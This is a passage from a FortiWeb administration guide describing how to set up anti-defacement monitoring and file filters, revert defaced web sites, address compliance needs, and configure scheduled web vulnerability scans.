   Alternatively, click an entry to view its contents, then click the **Edit** button.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Web Site Name	Type a name for the web site. This name is not used when monitoring the web site. It does not need to be the web site's FQDN or virtual host name.
Description	Enter a comment up to 63 characters long. This field is optional.
Enable Monitor	Enable to monitor the web site's files for changes, and to download backup revisions that can be used to revert the web site to its previous revision if the FortiWeb appliance detects a change attempt. **Note:** While you are intentionally modifying the web site, you must turn off this option and **Restore Changed Files Automatically**. Otherwise, the FortiWeb appliance will detect your changes as a defacement attempt, and undo them.


Setting name	Description
Hostname/IP Address	Type the IP address or FQDN of the web server on which the web site is hosted. This will be used when connecting by SSH or FTP to the web site to monitor its contents and download backup revisions, and therefore could be different from the host name that may appear in the `Host:` field of HTTP headers. For example, clients might connect to the public DNS name www.example.com, while FortiWeb would connect using the web server's private network IP address, 192.168.1.1.
Connection Type	Select which protocol (**FTP**, **SSH**, or **Windows Share**) to use when connecting to the web site in order to monitor its contents and download web site backups.
FTP/SSH Port	Enter the TCP port number on which the web site's real server listens. The standard port number for FTP is 21; the standard port number for SSH is 22. This field appears only if Connection Type is **FTP** or **SSH**.
Windows Share Name	Type the name of the shared folder on the web server, such as `Share`. Do not include the CIFS host name or workgroup name. This field appears only if Connection Type is **Windows Share**.
Folder of Web Site	Type the path to the web site's folder, such as `public_html` or `wwwroot`, on the real server. The path is relative to the initial location when logging in with the user name that you specify in User Name. This field appears only if Connection Type is **FTP** or **SSH**.
File Filter	Select an optional anti-defacement file filter. The anti-defacement file filter is a list of folder (directory) or file names that the anti-defacement feature does not monitor,or a list of items that anti-defacement always monitors. See Specifying files that anti-defacement does not monitor on page 644.
User Name	Enter the user name, such as `FortiWeb`, that the FortiWeb appliance will use to log in to the web site's real server.
Password	Enter the password for the user name you entered in User Name.
Alert Email Policy	From the drop-down list, select existing email settings that contains one or more recipient email addresses (`MAIL TO:`) to which the FortiWeb appliance sends an email when it detects that the web site has changed.

Setting name	Description
Monitor Interval for Root Folder	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines Folder of Web Site (but not its subfolders) to see if any files have changed by comparing the files with the latest backup. If it detects any file changes, the FortiWeb appliance will download a new backup revision. If you have enabled Restore Changed Files Automatically, the FortiWeb appliance will revert the files to their previous version. For details, see Reverting a defaced web site on page 645.
Monitor Interval for Other Folder	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines subfolders to see if any files have been changed by comparing the files with the latest backup. If any file change is detected, the FortiWeb appliance will download a new backup revision. If you have enabled **Restore Changed Files Automatically**, **the FortiWeb appliance will revert the files to their previous version.** For details, see Reverting a defaced web site on page 645.
Maximum Depth of Monitored Folders	Type how many folder levels deep to monitor for changes to the web site's files. Files in subfolders deeper than this level are not backed up.
Skip Files Larger Than	Type a file size limit in kilobytes (KB) to indicate which files will be included in the web site backup. Files exceeding this size will not be backed up. The default file size limit is 10 240 KB. **Note:** Backing up large files can impact performance.
Skip Files With These Extensions	Type zero or more file extensions, such as `iso, avi`, to exclude from the web site backup. Separate each file extension with a comma. **Note:** Backing up large files, such as video and audio, can impact performance.

Setting name	Description
Restore Changed Files Automatically	Enable to automatically restore the web site to the previous revision number when FortiWeb detects that the web site has been changed. Disable to do nothing. You can manually restore the web site to a previous revision when the FortiWeb appliance detects that the web site has been changed. See Reverting a defaced web site on page 645. Alternatively, you can manually revert all or some of the individual file changes that FortiWeb detects. See Accepting or reverting changed files on page 645 **Note:** While you are intentionally modifying the web site, you must turn off this option and **Enable Monitor**. Otherwise, the FortiWeb appliance detects your changes as a defacement attempt, and undoes them. **Note:** FortiWeb does **not** restore your back-end database, if any. If the web site has been defaced using SQL injection or similar attacks and its database-driven content has been affected, even if this option is enabled, you need to manually restore the database. You cannot enable this setting when **Acknowledge Changed File Automatically** is selected.
Acknowledge Changed File Automatically	Enable to automatically accept changes to the web site when FortiWeb detects that the web site has been changed. You cannot enable this setting when **Restore Changed Files Automatically** is selected. Alternatively, you can manually acknowledge all or some of the changes that FortiWeb detects. See Accepting or reverting changed files on page 645

4. Click **Test Connection** to test the connection between the FortiWeb appliance and the web server.
5. Click **OK**.

   During the next interval, FortiWeb should connect to download its first backup. You should notice that Total Files and Total Files will increment, and Connected should become and remain a green check mark.



   If not, first verify the login and IP address that you provided. Also, on the web server, check the file system permissions for the account that FortiWeb is using to connect. (FortiWeb must be able to both read and, if it will be restoring files, write to the folder and files. On Microsoft Windows, you may need to examine your security policy configuration to make sure that the account is authenticating as itself, and is not degrading to the guest account.) Verify that a route exists between the FortiWeb and the web server, and that connectivity is reliable, with no packet loss. Also verify that any routers or firewalls between them, including Windows Firewall, are not blocking SSH, FTP, or CIFS connections. Other troubleshooting varies by the

protocol that FortiWeb is using to connect, such as checking for a compatible protocol version and cipher suite.

See also

- Reverting a defaced web site
- Anti-defacement

Specifying files that anti-defacement does not monitor

You can create a list of folder (directory) or file names that the anti-defacement feature does not monitor. You can also create a list of items that anti-defacement always monitors.

FortiWeb applies the filters in these lists to any web site you configure using **Web Protection > Web Anti Defacement > Anti Defacement**.

To configure anti-defacement file filtering

1. Go to **Web Protection > Web Anti Defacement > Anti Defacement File Filter** and complete the following settings:

Setting name	Description
Name	Type a name for the filter.
Filter Type	Specify the type of list to create: • **Black File List** – A list of the names of folders and files that the anti-defacement feature does not monitor. FortiWeb monitors all other folders and files. • **White File List** – A list of the names of folders and files that the anti-defacement feature monitors. FortiWeb does not monitor any other folders or files. FortiWeb still applies criteria in the anti-defacement configuration to these items. For example, if the file size exceeds the maximum, FortiWeb does not monitor it.

2. Click **OK**.
3. Click **Create New** and complete the following settings:

Setting name	Description
File Type	Specify the type of item to add to the list: • **Directory** – A folder or directory path. • **Standard File** – A file.

Setting name	Description
File Name	Enter the name of the folder or file to add to the list. Ensure that the name exactly matches the folder or file that you want to specify. For **Directory** items, include the `/` (forward slash). For example, if **File Type** is **Directory** and you want to add a folder `abc` that is under the root folder of a web site, enter `/abc`. You can restrict the filter condition to a specific file by including file path information in **File Name**. For example, a web site contains many files with the name `123.txt`. To specify the instance located in the `abc` folder only, enter `/abc/123.txt`.

4. Repeat the filter member creation steps until the list contains all the required folder and file names.

Accepting or reverting changed files

The anti-defacement feature maintains a list of files that have changed for each web site it monitors. You can use this list to review, accept, and revert the changes.

To restore all the web site files, see Reverting a defaced web site on page 645.

Alternatively, to automatically acknowledge all changes to files (for example, if you are updating the web site), use the Acknowledge Changed File Automatically setting in the web site's anti-defacement configuration.

To accept or revert changed files

1. Go to **Web Protection > Web Anti-Defacement > Anti-Defacement**, and then, for the appropriate web site, click the value in the Total Changed column.
2. Do one of the following:
   - Click **Acknowledge All** to accept all the file changes in the list.

     FortiWeb clears the list.
   - Select an item in the list, and then click **Acknowledge** to accept the individual change.

     FortiWeb clears the item from the list.
   - Select an item in the list, and then click the **Revert** icon. In the list of previous versions, click the **Revert** icon for the version to revert to. (FortiWeb adds this revert action as a new version in the list.)

Reverting a defaced web site

When you configure a FortiWeb appliance to protect a web site via anti-defacement, FortiWeb periodically downloads a backup copy of that web site's files automatically. It creates a new backup revision in the following

cases:

- When the FortiWeb appliance initiates monitoring for the first time, the FortiWeb appliance downloads a backup copy of the web site's files and store it as the first revision.

Backup copies omit files that exceed the file size limit or match the file extensions that you have configured the FortiWeb appliance to omit. See Anti-defacement on page 638.


- If the FortiWeb appliance could not successfully connect during a monitor interval, it creates a new revision the next time that it re-establishes the connection.

If you do not enable Restore Changed Files Automatically, you can still manually revert the defaced web site after a defacement attack to any known good backup revision that the FortiWeb appliance has downloaded.

To revert a web site to a backup revision

1. Go to **Web Protection > Web Anti-Defacement > Anti-Defacement**.
2. Mark the check box next to the web site you want to revert, click the **Revert** icon.

   A dialog appears, listing previous site backup copies.



3. In the row corresponding to the copy that you want to restore, click the **Revert to this time** icon.

   The FortiWeb appliance connects to the web server and replaces defaced files from the revision you selected.
4. Click **OK**.

Compliance

Compliance regimes, whether requires by law or business organizations, typically require that you demonstrate effective security policies and practices.

Requirements vary by the regime. HIPAA and the Sarbanes-Oxley Act (SOX) emphasize the need for database security, authorization, and the prevention of data leaks. HITECH requires disclosure of security breaches. PCI DSS concerns the prevention of information disclosure but also requires periodic scans.

Database security

As the front door to your databases, your web sites are critical to secure. FortiWeb can help to apply ad hoc security to them by properly constraining web inputs of all kinds, and by preventing data leaks in your web applications' reply traffic.

If your database has other avenues for input, however, that back door may still be open to attack. Consider a database security specialist such as FortiDB.

Authorization

To ensure that only authenticated individuals can access your web sites, and only for the URLS that they are authorized for, you can use FortiWeb to add PKI authentication and/or HTTP authorization.

For instructions, see How to apply PKI client authentication (personal certificates) on page 403 and Offloading HTTP authentication & authorization on page 281.

Preventing data leaks

Large companies and organizations often have large stores of personally identifiable information that is valuable on the black market. Often this takes the form of credit card numbers and passwords, but could also be more specialized information such as:

- addresses and names of your business's clients
- students' names and ages
- email addresses
- IT information on your organization's computers and their vulnerabilities

To detect and block accidental data leaks from your web pages, or mitigate an attack that has managed to evade security and is attempting to harvest your databases, you can configure FortiWeb to detect and block those types of data. For instructions, see Blocking known attacks & data leaks on page 501.

If even your logs must not contain sensitive information, you can configure FortiWeb to omit it. See Obscuring sensitive data in the logs on page 699.

Vulnerability scans

You can scan for known vulnerabilities on your web servers and web applications, helping you to design protection profiles that are an effective and efficient use of processing resources.

Vulnerability reports from a certified vendor can help you comply with regulations and certifications that require periodic vulnerability scans, such as Payment Card Industry Data Security Standard (PCI DSS).

Run vulnerability scans during initial FortiWeb deployment (see How to set up your FortiWeb on page 77) **and** any time you are staging a new version of your web applications. You may also be required by your compliance regime to provide reports on a periodic basis, such as quarterly.

Each vulnerability scan starts from an initial URL, authenticates if set up to do so, then scans for vulnerabilities in web pages that it crawls to from links on the initial page. After performing the scan, the FortiWeb appliance generates a report from the scan results.



Create and run web vulnerability scans early in the configuration of your FortiWeb appliance. Use the reports to locate vulnerabilities and fine-tune your protection settings.



If you have many web servers, you may want a FortiScan appliance to:

- deepen vulnerability scans
- integrate patch deployment
- prioritize and track fixes via ticketing
- offload and distribute scans to improve performance and remove bottlenecks

To run a web vulnerability scan

1. Optionally, configure email settings. Email settings included in vulnerability scan profiles cause FortiWeb to email scan reports (see Configuring email settings on page 728).
2. Prepare the staging or development web server for the scan (see Preparing for the vulnerability scan on page 649).
3. Create a scan schedule, unless you plan to execute the scan manually. The schedule defines the frequency the scan will be run (see Scheduling web vulnerability scans on page 650).
4. Create a scan profile. The profile defines which vulnerabilities to scan for (see Configuring vulnerability scan settings on page 651).
5. Create a scan policy. The policy integrates a scan profile and schedule (see Running vulnerability scans on page 656).
6. Either start the vulnerability scan manually (see Manually starting & stopping a vulnerability scan on page 658), or wait for it to run automatically according to its schedule.
7. Examine vulnerability scan report. The report provides details and analysis of the scan results (see Viewing vulnerability scan reports on page 660).

See also

- Preparing for the vulnerability scan
- Running vulnerability scans
- Configuring vulnerability scan settings
- Scheduling web vulnerability scans
- Viewing vulnerability scan reports
- IPv6 support

Preparing for the vulnerability scan

For best results, before running a vulnerability scan, you should prepare the network and target hosts for the vulnerability scan.

Live web sites

Fortinet strongly recommends that you do **not** scan for vulnerabilities on live web sites. Instead, duplicate the web site and its database in a test environment such as a staging server and perform the scan in that environment. For more information, see Scan Mode on page 653.

Network accessibility

You may need to configure each target host and any intermediary NAT or firewalls to allow the vulnerability scan to reach the target hosts.

Traffic load & scheduling

You should talk to the owners of target hosts to determine an appropriate time to run the vulnerability scan. You can even schedule in advance the time that the FortiWeb will begin the scan.

For example, you might schedule to avoid peak traffic hours, to restrict unrelated network access, and to ensure that the target hosts will not be powered off during the vulnerability scan.

To determine the current traffic load, see Real Time Monitor widget on page 683. For scheduling information, see Scheduling web vulnerability scans on page 650.



Rapid access can result in degraded network performance during the scan. If you do not rate limit the vulnerability scan, some web servers could perceive its rapid rate of requests as a denial of service (DoS) attack. You may need to configure the web server to omit rate limiting for connections originating from the IP address of the FortiWeb appliance. Alternatively, you can configure the vulnerability scan to send requests more slowly. See Delay Between Each Request on page 654.

See also

- Configuring vulnerability scan settings
- Scheduling web vulnerability scans
- Running vulnerability scans
- Manually starting & stopping a vulnerability scan
- Viewing vulnerability scan reports

Scheduling web vulnerability scans

Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Schedule enables you to configure vulnerability scan schedules.

A vulnerability scan schedule defines when the scan will automatically begin, and whether the scan is a one-time or periodically recurring event.

To configure a vulnerability scan schedule


1. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Schedule**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Type	Select the type of schedule: • **One Time** — Run the vulnerability scan once. • **Recurring** — Run the vulnerability scan periodically.
Time	Select the time of day to run the scan.
Date	Select the date to run the scan. This setting is available only if Type is **One Time**.
Day	Select the days of the week to run the scan. This setting is available only if Type is **Recurring**.

4. Click **OK**.
5. To use the profile, select it in a web vulnerability scan policy (see Running vulnerability scans on page 656).

See also

- Preparing for the vulnerability scan
- Configuring vulnerability scan settings
- Running vulnerability scans
- Manually starting & stopping a vulnerability scan
- Viewing vulnerability scan reports

Configuring vulnerability scan settings

Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Profile enables you to configure vulnerability scan profiles.

A vulnerability scan profile defines a web server that you want to scan, as well as the specific vulnerabilities to scan for. Vulnerability scan profiles are used by vulnerability scan policies, which determine when to perform the scan and how to publish the results of the scan defined by the profile.

To configure a vulnerability scan profile

1. If FortiWeb must authenticate in order to reach all URLs that will be involved in the vulnerability scan, configure the web application (if it provides form-based authentication) with an account that FortiWeb can use to log in.



For best results, the account should have permissions to all functionality used by the web site. If URLs and inputs vary by account type, you may need to create multiple accounts — one for each non-overlapping set — and run separate vulnerability scans for each account.


2. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Profile**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.

4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Hostname/IP or URL	Type the fully qualified domain name (FQDN), IP address, or full URL to indicate which directory of the web site you want to scan. Behavior of the scan varies by the type of the entry: • A FQDN/IP such as www.example.com. Assume HTTP and scan the entire web site located on this host. • A partial URL such as https://webmail.example.com/dir1/. Use the protocol specified in the URL, and scan the web pages located in this directory of the web site. Other directories will be ignored. • A full URL such as http://example.com/dir1/start.jsp. Use the protocol specified in the URL, starting from the web page in the URL, and scan all local URLs reachable via links from this web page that are located within the same subdirectory. Links to external web sites and redirects using HTTP `301 Moved Permanently` or `302 Moved Temporarily` or `Found` will not be followed. Unless you will enter an IP address for the host, you must have configured a DNS server that the FortiWeb appliance can use to query for the FQDN. For details, see Configuring DNS settings on page 176. **Note:** This starting point for the scan can be overridden if the web server automatically redirects the request after authentication. See Login with HTTP Authentication and Login with specified URL/data.

Setting name	Description
Scan	Enable detection of any of the following vulnerabilities that you want to include in the scan report: • **Common Web Server Vulnerability** (outdated software and software with known memory leaks, buffer overflows, and other problems) • **XSS (Cross-site Scripting)** • **SQL Injection** • **Source-code Disclosure** • **OS Commanding**
Scan Mode	Select whether the scan job will use **Basic Mode** (use HTTP `GET` only and omit both user-defined and predefined sensitive URLs) or **Enhanced Mode** (use both HTTP `POST` and `GET`, excluding only user-defined URLs). Also configure Exclude scanning following URLs. **Basic Mode** will avoid alterations to the web site's databases, but **only** if all inputs always uses `POST` requests. It also omits testing of the following URLs, which could be sensitive: • /formathd • /formatdisk • /shutdown • /restart • /reboot • /reset **Caution:** Fortinet strongly recommends that you do **not** scan for vulnerabilities on live web sites, even if you use **Basic Mode**. Instead, duplicate the web site and its database into a test environment, and then use **Enhanced Mode** with that test environment. **Basic Mode** cannot be guaranteed to be non-destructive. Many web sites accept input through HTTP `GET` requests, and so it is possible that a vulnerability scan could result in database changes, even though it does not use `POST`. In addition, **Basic Mode** cannot test for vulnerabilities that are only discoverable through `POST`, and therefore may not find all vulnerabilities.
Request Timeout	Type the number of seconds for the vulnerability scanner to wait for a response from the web site before it assumes that the request will not successfully complete, and continues with the next request in the scan. It will not retry requests that time out.

Setting name	Description
Delay Between Each Request	Type the number of seconds to wait between each request. Some web servers may rate limit the number of requests, or blacklist clients that issue continuous requests and therefore appear to be a web site harvester or denial of service (DoS) attacker. Introducing a delay can be useful to prevent the vulnerability scanner from being blacklisted or rate limited, and therefore slow or unable to complete its scan. **Note:** Increasing the delay will increase the time required to complete the scan.


5. Click **Login Option**'s blue arrow to expand the section, then configure the following:



Setting name	Description
Login with HTTP Authentication	Enable to use basic HTTP authentication if the web server returns HTTP `401 Unauthorized` to request authorization. Also configure User and Password. Alternatively, configure Login with specified URL/data. After authentication, if the web server redirects the request (HTTP `302`), the FortiWeb appliance will use this new web page as its starting point for the scan, replacing the URL that you configured in Hostname/IP or URL. **Note:** If a web site requires authentication and you do not configure the vulnerability scan to authenticate, the scan results will be incomplete.
User	Type the user name to provide to the web site if it requests HTTP authentication.
Password	Type the password corresponding to the user name.

Setting name	Description
Login with specified URL/data	Enable to authenticate if the web server does **not** use HTTP `401 Authorization Required`, but instead provides a web page with a form that allows the user to authenticate using HTTP `POST`. Also configure Authenticate URL and Authenticate Data. After authentication, if the web server redirects the request (HTTP `302 Found`), the FortiWeb appliance will use this new web page as its starting point for the scan, replacing the URL that you configured in Hostname/IP or URL. **Note:** If a web site requires authentication and you do not configure it, the scan results will be incomplete.
Authenticate URL	Type the URL, such as `/login.jsp`, that the vulnerability scan will use to authenticate with the web application before beginning the scan.
Authenticate Data	Type the parameters, such as `userid=admin&password=Re2b8WyUI`, that will be accompany the HTTP `POST` request to the authentication URL, and contains the values necessary to authenticate. Typically, this string will include user name and password parameters, but may contain other variables, depending on the web application.

6. Click **Scan Web Site URLs Option**'s blue arrow to expand the section, then configure the following:



Setting name	Description
Crawl entire website automatically	Select this option to automatically follow links leading from the initial starting point that you configured in Hostname/IP or URL. The vulnerability scanner will stop following links when it has scanned the number of URLs configured in Crawl URLs Limit. Alternatively, select Specify URLs for scanning.

Setting name	Description
Crawl URLs Limit	Type the maximum number of URLs to scan for vulnerabilities while automatically crawling links leading from the initial starting point. **Note:** The actual number of URLs scanned could exceed this limit if the vulnerability scanner reaches the limit but has not yet finished crawling all links on a page that it has already started to scan.
Specify URLs for scanning	Select this option to manually specify which URLs to scan, such as `/login.do`, rather than having the vulnerability scanner automatically crawl the web site. Enter each URL on a separate line in the text box. You can enter up to 10,000 URLs.
Exclude scanning following URLs	Enable to exclude specific URLs, such as `/addItem.cfm`, from the vulnerability scan. Enter each URL on a separate line in the text box. This may be useful to accelerate the scan if you know that some URLs do not need scanning. It could also be useful if you are scanning a live web site and wish to prevent the scanner from inadvertently adding information to your databases. You can enter up to 1,000 URLs.

7. Click **OK**.
8. To use the profile, select it in a web vulnerability scan policy (see Running vulnerability scans on page 656).

See also

- Preparing for the vulnerability scan
- Scheduling web vulnerability scans
- Manually starting & stopping a vulnerability scan
- Viewing vulnerability scan reports


Running vulnerability scans

In order to run a vulnerability scan, you must apply a schedule (if any) to a profile of settings, as well as providing a few additional details.

A vulnerability scan policy defines the scheduling type of scan (an immediate scan or a scheduled scan), the profile to use, the file format of the report, and recipients.

To configure a web vulnerability scan policy

1. Configure a vulnerability scan profile. See Configuring vulnerability scan settings on page 651.
2. If the scan will run by a schedule instead of being manually initiated, create a vulnerability scan schedule. See Scheduling web vulnerability scans on page 650.
3. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy.**




Field	Description
Status	Indicates whether the scan is idle (the status indicator is solid green) or running (the status indicator is flashing red and yellow).
Start/Stop	The **Start/Stop** icon appears only if the policy is configured as **Run Now**. If so, the icon changes depending on the current status of the scan: • **Stop** — The scan associated with the policy is in progress. • **Start** — The scan associated with the policy is not in progress.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 62.

4. Click **Create New**.

   A dialog appears.

5. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Type	Select the scheduling type, either: • **Run Now** — The scan can be manually started at any time by the user. See Manually starting & stopping a vulnerability scan on page 658. • **Schedule** — The scan is performed according to the schedule defined in Schedule.
Schedule	Select the predefined schedule to use for the scan. See Scheduling web vulnerability scans on page 650. This option appears only if the Type is **Schedule**.
Profile	Select the profile to use when running the vulnerability scan. See Configuring vulnerability scan settings on page 651.
Report Format	Enable one or more file formats for the vulnerability scan report: • **HTML** • **MHT** (MIME HTML, which can be included in email) • **PDF** • **RTF** (Rich Text Format, which can be opened in word processors such as OpenOffice or Microsoft Word) • **TXT** (plain text)
Email	Select the email settings, if any, to use in order to send results of the vulnerability scan. See Configuring email settings on page 728.

6. Click **OK**.

   If Type is **Run Now**, the scan begins immediately. Otherwise, it begins at the time that you configured in Schedule. Time required varies by the network speed and traffic volume, load of the target hosts (especially the number of request timeouts), and your configuration of Delay Between Each Request.

   When the scan is complete, FortiWeb generates a report based on the scan results. See Viewing vulnerability scan reports on page 660.

See also

- Preparing for the vulnerability scan
- Configuring vulnerability scan settings
- Scheduling web vulnerability scans
- Manually starting & stopping a vulnerability scan

